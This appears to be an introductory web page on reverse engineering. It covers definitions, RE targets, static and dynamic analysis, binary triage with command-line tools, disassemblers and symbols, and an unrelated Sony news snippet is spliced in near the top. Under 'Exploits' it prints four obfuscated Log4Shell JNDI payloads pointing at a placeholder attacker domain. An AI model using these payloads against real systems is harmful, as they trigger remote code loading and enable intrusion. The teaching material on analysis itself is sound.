
Reversing


Reverse engineering is like trying to unbake a cake—you'll never get the recipe, but you'll definitely end up covered in flour and existential dread." 🎉

Reverse Engineering Call Of Duty Anti-Cheat

Jan 4, 2025
39 min read
Anticheat Reverse Engineering

I've been reversing Black Ops Cold War for a while now, and I've finally decided to share my research regarding the user-mode anti-cheat inside the game. It's not my intention to shame or promote cheating/bypassing of the anti-cheat, so I've redacted a few things.





Sony Settles PlayStation Hacking Lawsuit

Sony dropped its jailbreaking lawsuit against PlayStation 3 hacker George Hotz on Monday in exchange for promises the New Jersey hacker would never again tinker with the game console or any Sony product, records show. Respected for his iPhone hacks and now the PlayStation 3 jailbreak, Hotz was accused of violating the Digital Millennium Copyright [...]

Definition

Reverse engineering is the process of analyzing a system, software, or object to understand its design, functionality, or inner workings—often without access to the original blueprint or source code.

Purpose

- **Understand the Unknown**: Learn how something works by taking it apart.
- **Identify Vulnerabilities**: Find security flaws or exploits in software or hardware.
- **Recover Knowledge**: Analyze legacy systems or lost documentation.
- **Interoperability**: Make new systems compatible with existing ones.

Where It’s Used

- **Cybersecurity**: Malware analysis, exploit discovery.
- **Software Development**: Debugging, patch analysis.
- **Hardware Engineering**: Circuit tracing, chip analysis.
- **Intellectual Curiosity**: Because "What does this button do?" is always a valid question.

Information Loss - Why we have to do RE

Hardware Example: From Design Documentation to Circuit Board

Stage 1: Design Documentation (Full Information)

- Contains the complete functional description, requirements, and specifications.
- Example: Detailed block diagrams, timing analysis, power requirements.

Stage 2: Circuit Design (Abstraction Loss)

- Translates the high-level design into circuit schematics.
- Information lost: Implementation flexibility, alternative designs, high-level descriptions.
- Example: Specific placement of transistors, resistors, and capacitors.

Stage 3: PCB (Printed Circuit Board)

- The physical implementation of the circuit design.
- Information lost: Component-level logic, intermediate connections, and high-level intentions.
- Example: Copper traces, solder joints, and integrated components.

Software Example: From C Code to Machine Code

Stage 1: High-Level Code (C Language)

- Human-readable code that is abstract and expressive.
- Example: `printf("Hello, World!");`
- Full information: Logic, programmer's intent, variable names.

Stage 2: Intermediate Representation (IR)

- Simplified, lower-level representation for compiler optimization.
- Information lost: High-level abstractions, programmer comments, and formatting.
- Example: LLVM IR or assembly-like instructions.

Stage 3: Machine Code (Binary Executable)

- The raw instructions executed by the CPU.
- Information lost: Variable names, function names, type information, and human readability.
- Example: Hexadecimal or binary encoding of instructions.

Key Idea

As you move down the stages, more information is abstracted or lost, making reverse engineering an exercise in filling in the gaps and recovering lost context.

RE Targets

1. Malware

- **Why?** Understand its behavior, discover vulnerabilities, and develop countermeasures.
- **Example:** Analyzing ransomware to create a decryption tool.

2. Games


- **Why?** Create mods, unlock features, or explore game mechanics.
- **Example:** Developing cheats, custom skins, or private servers

3. Hardware

- **Why?** Understand functionality, replicate designs, or enhance performance.
- **Example:** Cloning a circuit board or unlocking locked features in consumer electronics.

4. Exploits

- **Why?** Find vulnerabilities or learn how an exploit works to patch it or replicate it.
- **Example:** Analyzing buffer overflows or format string exploits in binaries.



```
${${::-j}ndi:rmi://[attacker_domain]/file}
${${lower:jndi}:${lower:rmi}://[attacker_domain]/file}
${${upper:${upper:jndi}}:${upper:rmi}://[attacker_domain]/file}
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://[attacker_domain]/file}
```

5. Absinthe (and other recipes)

- **Why?** Recreate a lost or secret formula.
- **Example:** Analyzing 19th-century absinthe to replicate the taste of the original.

Static vs Dynamic Analysis

Static Analysis

- **How It Works**: Analyzes binaries or code without executing it.
- **Example**:
  - Finding function calls in a disassembly.
  - Identifying strings or suspicious hardcoded data.
- **Good For**: Initial reconnaissance, malware indicators, static vulnerabilities.

Dynamic Analysis

- **How It Works**: Observes how a program behaves during execution.
- **Example**:
  - Tracking system calls or registry changes.
  - Observing network traffic generated by malware.
- **Good For**: Runtime behavior, debugging exploits, or detecting evasive techniques.

First Steps to Triage a Binary (Static Analysis)

Identify the File Type

- **Tool: `file`**
  - Command: `file <binary>`
  - **What It Does**: Identifies the binary type (e.g., ELF, PE, 32-bit vs. 64-bit).
  - **Example Output**:

```
my_binary: ELF 64-bit LSB executable, x86-64, dynamically linked
```

Analyze the Binary Layout

- **Tool: `readelf`**
  - Command: `readelf -h <binary>`
  - **What It Does**: Displays ELF headers to understand the binary's structure (entry point, sections, etc.).
  - Key Flags:
    - `-h`: Header info (architecture, endianness).
    - `-l`: Program headers (segments like `.text`, `.data`).
    - `-s`: Symbol table (functions, variables).

Tool: `objdump`

- Command: `objdump -d <binary>`
- **What It Does**: Disassembles the binary to reveal assembly instructions.
- Key Flags:
    - `-d`: Disassemble all executable sections.
    - `-x`: Full binary dump (headers, symbols, and more).

Check for Protections

- **Tool: `checksec`**
  - Command: `checksec --file=<binary>`
  - **What It Does**: Reports binary protections (e.g., NX, PIE, RELRO, Stack Canary).

```
RELRO           FULL

Stack Canary    Yes

NX              Enabled

PIE             Enabled
```

Extract Readable Data

- **Tool: `strings`**
  - Command: `strings <binary>`
  - **What It Does**: Extracts printable ASCII strings. Useful for finding debug info, hardcoded paths, or secrets.

Evaluate Dependencies

- **Tool: `ldd`**
  - Command: `ldd <binary>`
  - **What It Does**: Lists shared libraries required by the binary.

Disassembly & IDEs

1. Binary Ninja

- **Description**: Modern, user-friendly static analysis platform with scripting capabilities.
- **Key Features**:
  - Clean, intuitive interface.
  - Powerful API for automation (Python/C++).
  - Intermediate Language (BNIL) for analysis.
  - Cost-effective compared to some alternatives.

2. Ghidra

- **Description**: Free and open-source reverse engineering suite developed by the NSA.
- **Key Features**:
  - Advanced decompiler for multiple architectures.
  - Collaboration support for team analysis.
  - Extendable with custom scripts and plugins.
  - Open-source and free!

3. IDA Pro

- **Description**: Industry-standard disassembler and debugger for professionals.
- **Key Features**:
  - Extensive architecture support.
  - Graph-based view of control flow.
  - Highly customizable with plugins and scripting (IDC/Python).
  - Supports both static and dynamic analysis.

4. Radare2

- **Description**: Open-source, lightweight, and highly customizable reverse engineering framework.
- **Key Features**:
    - Modular and scriptable (e.g., with Python and r2pipe).
    - Supports disassembly, debugging, and patching.
    - Free and community-driven.
- **Best For**: Power users who love command-line tools.

Symbols

Understanding Symbols

What Are Symbols?

- Symbols are names (labels) for variables, functions, and other entities in a program.
- They are used by the linker and debugger to map human-readable names to memory addresses in the binary.

Types of Symbols

1. **Global Symbols**:
   - Functions or variables accessible from other files.
   - Example: `printf`, global variables like `int globalVar`.
2. **Local Symbols**:
   - Private to a file (internal linkage).
   - Example: `static int counter` or functions with `static`.
3. **Undefined Symbols**:
   - Symbols that are declared but not defined in the current file.
   - Example: A function declared but implemented elsewhere.

Tools to Inspect Symbols:

1. **`nm`**: Lists symbols in an object file or binary.
    - Command: `nm <binary>`
    - Output:

      ```
      00000000000011e0 T main
      0000000000001120 T helper
      U printf
      ```

        - `T`: Text section (code).
        - `U`: Undefined (linked from elsewhere).
2. **`readelf -s`**: Displays the full symbol table of an ELF binary.
3. **`objdump -t`**: Prints symbols in a binary, along with other details.

Why Symbols Matter

- Easier debugging and reverse engineering.
- Missing symbols can cause linking errors (`undefined reference`).
- Stripping symbols (`strip <binary>`) removes symbol information, making reverse engineering harder.

Challenges